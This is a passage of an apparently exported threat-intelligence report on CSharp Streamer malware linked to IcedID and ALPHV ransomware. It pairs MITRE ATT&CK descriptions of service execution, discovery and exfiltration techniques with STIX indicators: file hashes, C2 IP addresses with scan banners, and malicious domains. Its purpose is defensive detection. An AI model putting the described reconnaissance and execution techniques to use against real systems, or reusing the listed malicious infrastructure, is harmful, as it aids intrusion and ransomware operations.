Adversaries may abuse the Windows service control manager to execute malicious commands or payloads. The Windows service control manager (`services.exe`) is an interface to manage and manipulate services.(Citation: Microsoft Service Control Manager) The service control manager is accessible to users via GUI components as well as system utilities such as `sc.exe` and [Net](https://attack.mitre.org/software/S0039). [PsExec](https://attack.mitre.org/software/S0029) can also be used to execute commands or payloads via a temporary Windows service created through the service control manager API.(Citation: Russinovich Sysinternals) Tools such as [PsExec](https://attack.mitre.org/software/S0029) and `sc.exe` can accept remote servers as arguments and may be used to conduct remote execution. Adversaries may leverage these mechanisms to execute malicious content. This can be done by either executing a new or modified service. This

technique is the execution used in conjunction with [Windows Service](https://attack.mitre.org/techniques/T1543/003) during service persistence or privilege escalation.

Name

T1083

ID

T1083

Description

Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system. Adversaries may use the information from [File and Directory Discovery](https://attack.mitre.org/techniques/T1083) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions. Many command shell utilities can be used to obtain this information. Examples include `dir`, `tree`, `ls`, `find`, and `locate`.(Citation: Windows Commands JPCERT) Custom tools may also be used to gather file and directory information and interact with the [Native API](https://attack.mitre.org/techniques/T1106). Adversaries may also leverage a [Network Device CLI](https://attack.mitre.org/techniques/T1059/008) on network devices to gather file and directory information (e.g. `dir`, `show flash`, and/or `nvram`).(Citation: US-CERT-TA18-106A)

Name

T1020

ID

T1020

Description

Adversaries may exfiltrate data, such as sensitive documents, through the use of automated processing after being gathered during Collection. When automated exfiltration is used, other exfiltration techniques likely apply as well to transfer the information out of

the network, such as [Exfiltration Over C2 Channel](https://attack.mitre.org/techniques/T1041) and [Exfiltration Over Alternative Protocol](https://attack.mitre.org/techniques/T1048).

Name

T1082

ID

T1082

Description

An adversary may attempt to get detailed information about the operating system and hardware, including version, patches, hotfixes, service packs, and architecture. Adversaries may use the information from [System Information Discovery](https://attack.mitre.org/techniques/T1082) during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions. Tools such as [Systeminfo](https://attack.mitre.org/software/S0096) can be used to gather detailed system information. If running with privileged access, a breakdown of system data can be gathered through the `systemsetup` configuration tool on macOS. As an example, adversaries with user-level access can execute the `df -aH` command to obtain currently mounted disks and associated freely available space. Adversaries may also leverage a [Network Device CLI](https://attack.mitre.org/techniques/T1059/008) on network devices to gather detailed system information (e.g. `show version`).(Citation: US-CERT-TA18-106A) [System Information Discovery](https://attack.mitre.org/techniques/T1082) combined with information gathered from other forms of discovery and reconnaissance can drive payload development and concealment.(Citation: OSX.FairyTale)(Citation: 20 macOS Common Tools and Techniques) Infrastructure as a Service (IaaS) cloud providers such as AWS, GCP, and Azure allow access to instance and virtual machine information via APIs. Successful authenticated API calls can return data such as the operating system platform and status of a particular instance or the model view of a virtual machine.(Citation: Amazon Describe Instance)(Citation: Google Instances Resource)(Citation: Microsoft Virutal Machine API)

Name

T1482

ID

T1482

Description

Adversaries may attempt to gather information on domain trust relationships that may be used to identify lateral movement opportunities in Windows multi-domain/forest environments. Domain trusts provide a mechanism for a domain to allow access to resources based on the authentication procedures of another domain.(Citation: Microsoft Trusts) Domain trusts allow the users of the trusted domain to access resources in the trusting domain. The information discovered may help the adversary conduct [SID-History Injection](https://attack.mitre.org/techniques/T1134/005), [Pass the Ticket](https://attack.mitre.org/techniques/T1550/003), and [Kerberoasting](https://attack.mitre.org/techniques/T1558/003).(Citation: AdSecurity Forging Trust Tickets)(Citation: Harmj0y Domain Trusts) Domain trusts can be enumerated using the `DSEnumerateDomainTrusts()` Win32 API call, .NET methods, and LDAP.(Citation: Harmj0y Domain Trusts) The Windows utility [Nltest](https://attack.mitre.org/software/S0359) is known to be used by adversaries to enumerate domain trusts.(Citation: Microsoft Operation Wilysupply)

Name

T1135

ID

T1135

Description

Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor for Collection and to identify potential systems of interest for Lateral Movement. Networks often contain shared network drives and folders that enable users to access file directories on various systems across a network. File sharing over a Windows network occurs over the SMB protocol. (Citation: Wikipedia Shared Resource) (Citation: TechNet Shared Folder) [Net](https://attack.mitre.org/software/S0039) can be used to query a remote system for available shared drives using the `net view \\\\remotesystem` command. It can also be used to

query shared drives on the local system using `net share`. For macOS, the `sharing -l` command lists all shared points used for smb services.

Indicator

Name
e14ba0fb92e16bb7db3b1efac4b13aee178542c6994543e7535d8efaa589870c
Pattern Type
stix
Pattern
[file:hashes.'SHA-256' = 'e14ba0fb92e16bb7db3b1efac4b13aee178542c6994543e7535d8efaa589870c']
Name
4103cc8017409963b417c87259af2a955653567cdbf7d5504198dd350f9ef9c1
Pattern Type
stix
Pattern
[file:hashes.'SHA-256' = '4103cc8017409963b417c87259af2a955653567cdbf7d5504198dd350f9ef9c1']
Name

9c5b233efb2e2a92a65b5ee31787281dd043a342c80c7ac567ccf43be2f2843f

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '9c5b233efb2e2a92a65b5ee31787281dd043a342c80c7ac567ccf43be2f2843f']

Name

92.118.112.113

Description

ISP: GLOBAL INTERNET SOLUTIONS LLC **OS:** Debian ---------- Services: **22:** ``` SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQCbQT0iAVLaKJCCNCoCXsG8gvz00gOBgy9ihFyXFVuzvN1I2oppL6AjMWmz2DPdMoc8o+DEPsDzSGRiMzbCHAAhf72Ivt1eKYRZ2GfnVHfkqTlK/TywghsNhKLjibscaiEdasCdXKqrPd/xuhGexHAdCFSr5LdnxmrbDYFJZlB/CpjJRMCxLsMnrExqOd43Grd585G47nz3Gs32q4f9rEeIsjhDm4egKQx0eIQCOk35X1dgBh8gycFq3eB+VvVx5hQlX7zFD70WoICxPbZfrsJZCJMTlwXrpPMXCzhSvWDFKRirI1klhwGzyHnSeHb4ilqiGhhsi7e7FJ4Vdxg32Rkl Fingerprint: 3e:7d:17:24:d2:78:62:6a:ca:e0:e3:fa:d7:ea:9f:f9 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **123:** ``` NTP protocolversion: 3 stratum: 2 leap: 0 precision: -24 rootdelay: 0.0243225097656 rootdisp: 0.0199127197266 refid: 852310310 reftime: 3924948603.93 poll: 3 ``` ---------- **443:** ``` HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Fri, 24 May 2024 13:27:10 GMT Content-Type: text/plain;

charset=utf-8 Content-Length: 14 Connection: keep-alive ``` HEARTBLEED: 2024/05/24 13:27:22 92.118.112.113:443 - SAFE ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '92.118.112.113']

Name

94d6395dcab01250650e884f591956464d582a4f1f5da948055e6d2f0a215ace

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '94d6395dcab01250650e884f591956464d582a4f1f5da948055e6d2f0a215ace']

Name

fab34d1f0f906f64f95b9f244ae1fe090427e606a9c808c720e18e93a08ed84d

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'fab34d1f0f906f64f95b9f244ae1fe090427e606a9c808c720e18e93a08ed84d']

Name
77.105.140.181
Pattern Type
stix
Pattern
[ipv4-addr:value = '77.105.140.181']
Name
109.236.80.191
Pattern Type
stix
Pattern
[ipv4-addr:value = '109.236.80.191']
Name
7d2e705dcaa9f36fb132b7ff329f61dd5d0393c28dcd53b2be1e3ba85c633360
Pattern Type
stix
Pattern

[file:hashes.'SHA-256' = '7d2e705dcaa9f36fb132b7ff329f61dd5d0393c28dcd53b2be1e3ba85c633360']

Name

5d1817065266822df9fa6e8c5589534e031bb6a02493007f88d51a9cfb92e89b

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '5d1817065266822df9fa6e8c5589534e031bb6a02493007f88d51a9cfb92e89b']

Name

skrechelres.com

Pattern Type

stix

Pattern

[domain-name:value = 'skrechelres.com']

Name

6f3a02674b6bbf05af8a90077da6e496cc47dda9101493b8103f0f2b4e4fd958

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '6f3a02674b6bbf05af8a90077da6e496cc47dda9101493b8103f0f2b4e4fd958']

Name

d8f51dcfe928a1674e8d88029a404005ab826527372422cac24c81467440feb0

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'd8f51dcfe928a1674e8d88029a404005ab826527372422cac24c81467440feb0']

Name

jerryposter.com

Pattern Type

stix

Pattern

[domain-name:value = 'jerryposter.com']

Name

173.255.204.62

Pattern Type

stix

Pattern

[ipv4-addr:value = '173.255.204.62']

Name

5bab2bc0843f9d5124b39f80e12ad6d1f02416b0340d7cfec8cf7b14cd4385bf

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '5bab2bc0843f9d5124b39f80e12ad6d1f02416b0340d7cfec8cf7b14cd4385bf']

Name

77.105.142.135

Description

ISP: SERVERS TECH FZCO **OS:** - ---------- Services: **22:** ``` SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6 Key type: ecdsa-sha2-nistp256 Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOT11fuYGfnkOO1dzaMwwTbc uyx5gMjKA3zuk8IlVFivxsU7MhYqpIigR8aVZp4Ope7VuKqKMQd6QvLYqvkK2d0= Fingerprint: e6:77:b9:15:4b:0a:92:a7:6e:f8:c4:8c:0f:e6:0f:e2 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 sntrup761x25519-sha512@openssh.com diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 kex-strict-s-v00@openssh.com Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com

hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ```

Pattern Type

stix

Pattern

[ipv4-addr:value = '77.105.142.135']

Name

hofsaalos.com

Pattern Type

stix

Pattern

[domain-name:value = 'hofsaalos.com']

Name

bc49622009b29c23ee762fe6f000936eb1c4c1b29496d5382f175c99ad941aac

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'bc49622009b29c23ee762fe6f000936eb1c4c1b29496d5382f175c99ad941aac']

Name

457a2f29d395c04a6ad6012fab4d30e04d99d7fc8640a9ee92e314185cc741d3

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '457a2f29d395c04a6ad6012fab4d30e04d99d7fc8640a9ee92e314185cc741d3']

Name

modalefastnow.com

Pattern Type

stix

Pattern

[domain-name:value = 'modalefastnow.com']

Name

3336bfde9b6b8ef05f1d704d247a1a8fd0641afaecc6a71f5cfa861234c4317b

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '3336bfde9b6b8ef05f1d704d247a1a8fd0641afaecc6a71f5cfa861234c4317b']

Name

bd4876f7efbd18a03bbb401a5dc77ed68ef95c72a3f7be83cef39a4515e0c476

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'bd4876f7efbd18a03bbb401a5dc77ed68ef95c72a3f7be83cef39a4515e0c476']

Name

94.232.46.27

Description

ISP: XHOST INTERNET SOLUTIONS LP **OS:** - ---------- Services: **22:** ``` SSH-2.0-OpenSSH_7.4 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDkgO1I6JPLJOZtVhFDCQ2DI+tZIQUPLbgxoJno9vIaFJap7HPhwaWPoL/+K/yY/PzOXOMCvYhNMc9XV2DFW3lQZF7tZ0YbU5fHctzMtGcP8/8uljkopeItsWFvjAxqEEo2kcCTamra3TOAU6aKXpx13cX6YUEbazPQWeZIic1uU7am0mnzmBdtuqQz+WQTbNBb9+/t OjFbc6ArwhIaIr2RcwECnsrZmDpbNeBDQefvO9khlCA0lfT6B8rWsQk0EqUNXVJ8a4Nhu0tdUeJe9rpNqwH2wT6oBeBbPCzghqzsFf3DLU4I14e+xwcMdyYE/ocmg+aOE5Xb7UaKNu5bqZSB Fingerprint: dc:df:a9:be:39:51:f9:2b:12:cc:da:29:8f:dd:a8:c8 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group-exchange-sha1 diffie-hellman-group14-sha256 diffie-hellman-group14-sha1 diffie-hellman-group1-sha1 Server Host Key Algorithms: ssh-rsa rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com aes128-cbc aes192-cbc aes256-cbc blowfish-cbc cast128-cbc

3des-cbc MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '94.232.46.27']

Name

212.18.104.12

Description

ISP: GLOBAL INTERNET SOLUTIONS LLC **OS:** - ---------- Services: **22:** ``` SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u1 Key type: ssh-rsa Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQCsTTbeLG0y4Vk2J3dk/oBhJLH9+IffXan9P1mewWcQAQzOi5T79vyxFM0IShXdIG7MsAikoN+Yrxij24CZn8o5VLMY+HAvzmxl0dfU/uITKmQ8TsNF/JeyIGEMUshX+zZLSFO1Ogmx0Z1o242uf8tBLLXYcuByb9AF45z+QUVo4XgFBY7+bxEKh9EybGQas0Q4Uo/wxfpeuV4ZvhmzCqFwaa5xV8flM+zdg/XzLAmUmkWfATev6r0W7j3Em8PfkdRxp0upQuecSz7x3Pqw3oI1x2YLjgQF32VDWLwpFMWQMtdd4qiBL/tOlEDKgO0LHVw9C8WwSiL1Cz/472hnLXvWkyoCBRRR FlGT2aO1RTavDMCbQPTVIbRxshzZpbqq8hXSf/c1FtW7jiJEM9IvVc3N7JKhWbPwWiP0wqeLAPJSZ8v7s+KAugqdfmKJ1c4CsWMSrcmAGvENWtnvP0SJI88YMdpqp1PNSgnWDHkxM/trTT1cz5gD8G6S q+/jLlTmfqM= Fingerprint: 75:cb:5e:e7:05:45:81:c8:36:a7:c3:91:b8:60:42:1f Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ssh-rsa ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com

umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ---------- **80:** ``` HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 31 May 2024 17:11:46 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive Location: https://212.18.104.12/ ``` ---------- **443:** ``` HTTP/1.1 302 Moved Temporarily Server: nginx Date: Sat, 01 Jun 2024 17:57:39 GMT Content-Type: text/html Content-Length: 138 Connection: keep-alive Location: https://saturn.tech Strict-Transport-Security: max-age=63072000; includeSubDomains; preload ``` HEARTBLEED: 2024/06/01 17:57:56 212.18.104.12:443 - SAFE ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '212.18.104.12']

Name

cd0e941587672ab1517681a7e3b4f93a00020f8c8c8479a76b9e3555bcd04121

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'cd0e941587672ab1517681a7e3b4f93a00020f8c8c8479a76b9e3555bcd04121']

Name

c2ddb954877dcfbb62fd615a102ce5fa69f4525abc1884e8fe65b0c2b120cfd4

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'c2ddb954877dcfbb62fd615a102ce5fa69f4525abc1884e8fe65b0c2b120cfd4']

Name

217.23.12.8

Description

ISP: WorldStream B.V. **OS:** - ---------- Services: **80:** ``` HTTP/1.1 200 OK Server: nginx/1.22.1 Date: Tue, 04 Jun 2024 15:17:38 GMT Content-Type: text/html Content-Length: 615 Last-Modified: Thu, 11 Apr 2024 15:33:54 GMT Connection: keep-alive ETag: "661802e2-267" Accept-Ranges: bytes ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '217.23.12.8']

Name

6a6cd64fba34aadad2df808b0fcab89ef26a897040268b24fed694036cc51d6a

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = '6a6cd64fba34aadad2df808b0fcab89ef26a897040268b24fed694036cc51d6a']

Name

jkbarmossen.com

Pattern Type

stix

Pattern

[domain-name:value = 'jkbarmossen.com']

Name

dfa8c282178a509346fb0154e6dbd5fbb0b56c38894ce7d244f5ca26d6820e67

Pattern Type

stix

Pattern

[file:hashes.'SHA-256' = 'dfa8c282178a509346fb0154e6dbd5fbb0b56c38894ce7d244f5ca26d6820e67']

Name

85.209.11.48

Description

ISP: Chang Way Technologies Co. Limited **OS:** - ---------- Services: **21:** ``` 220 (vsFTPd 3.0.5) 530 Login incorrect. 530 Please login with USER and PASS. 211-

Features: EPRT EPSV MDTM PASV REST STREAM SIZE TVFS 211 End ``` ---------- **22:** ``` SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6 Key type: ecdsa-sha2-nistp256 Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGMNxJqdoHdFnuOgQjPg0B1g xJLdqP9yQ2+6Evemvpw0FkRu90bpCPtz7aWCqKe+xq6r8aDMZzNwAfsjfOcaddo= Fingerprint: 61:07:9d:f2:ae:37:b8:2d:1b:bd:be:9d:22:47:6f:00 Kex Algorithms: curve25519-sha256 curve25519-sha256@libssh.org ecdh-sha2-nistp256 ecdh-sha2-nistp384 ecdh-sha2-nistp521 sntrup761x25519-sha512@openssh.com diffie-hellman-group-exchange-sha256 diffie-hellman-group16-sha512 diffie-hellman-group18-sha512 diffie-hellman-group14-sha256 kex-strict-s-v00@openssh.com Server Host Key Algorithms: rsa-sha2-512 rsa-sha2-256 ecdsa-sha2-nistp256 ssh-ed25519 Encryption Algorithms: chacha20-poly1305@openssh.com aes128-ctr aes192-ctr aes256-ctr aes128-gcm@openssh.com aes256-gcm@openssh.com MAC Algorithms: umac-64-etm@openssh.com umac-128-etm@openssh.com hmac-sha2-256-etm@openssh.com hmac-sha2-512-etm@openssh.com hmac-sha1-etm@openssh.com umac-64@openssh.com umac-128@openssh.com hmac-sha2-256 hmac-sha2-512 hmac-sha1 Compression Algorithms: none zlib@openssh.com ``` ----------

Pattern Type

stix

Pattern

[ipv4-addr:value = '85.209.11.48']

Name

evinakortu.com

Pattern Type

stix

Pattern

[domain-name:value = 'evinakortu.com']

Malware

Name
CSharp Streamer

Domain-Name

Value
modalefastnow.com
evinakortu.com
hofsaalos.com
skrechelres.com
jerryposter.com
jkbarmossen.com

StixFile

Value
c2ddb954877dcfbb62fd615a102ce5fa69f4525abc1884e8fe65b0c2b120cfd4
6a6cd64fba34aadad2df808b0fcab89ef26a897040268b24fed694036cc51d6a
5bab2bc0843f9d5124b39f80e12ad6d1f02416b0340d7cfec8cf7b14cd4385bf
dfa8c282178a509346fb0154e6dbd5fbb0b56c38894ce7d244f5ca26d6820e67
457a2f29d395c04a6ad6012fab4d30e04d99d7fc8640a9ee92e314185cc741d3
7d2e705dcaa9f36fb132b7ff329f61dd5d0393c28dcd53b2be1e3ba85c633360
6f3a02674b6bbf05af8a90077da6e496cc47dda9101493b8103f0f2b4e4fd958
bc49622009b29c23ee762fe6f000936eb1c4c1b29496d5382f175c99ad941aac
fab34d1f0f906f64f95b9f244ae1fe090427e606a9c808c720e18e93a08ed84d
bd4876f7efbd18a03bbb401a5dc77ed68ef95c72a3f7be83cef39a4515e0c476
3336bfde9b6b8ef05f1d704d247a1a8fd0641afaecc6a71f5cfa861234c4317b
d8f51dcfe928a1674e8d88029a404005ab826527372422cac24c81467440feb0
e14ba0fb92e16bb7db3b1efac4b13aee178542c6994543e7535d8efaa589870c

cd0e941587672ab1517681a7e3b4f93a00020f8c8c8479a76b9e3555bcd04121

4103cc8017409963b417c87259af2a955653567cdbf7d5504198dd350f9ef9c1

5d1817065266822df9fa6e8c5589534e031bb6a02493007f88d51a9cfb92e89b

94d6395dcab01250650e884f591956464d582a4f1f5da948055e6d2f0a215ace

9c5b233efb2e2a92a65b5ee31787281dd043a342c80c7ac567ccf43be2f2843f

IPv4-Addr

Value
92.118.112.113
212.18.104.12
109.236.80.191
173.255.204.62
85.209.11.48
94.232.46.27
77.105.142.135
77.105.140.181
217.23.12.8

External References

- https://thedfirreport.com/2024/06/10/icedid-brings-screenconnect-and-csharp-streamer-to-alphv-ransomware-deployment/
- https://otx.alienvault.com/pulse/6666dd884a5155bce8735a6a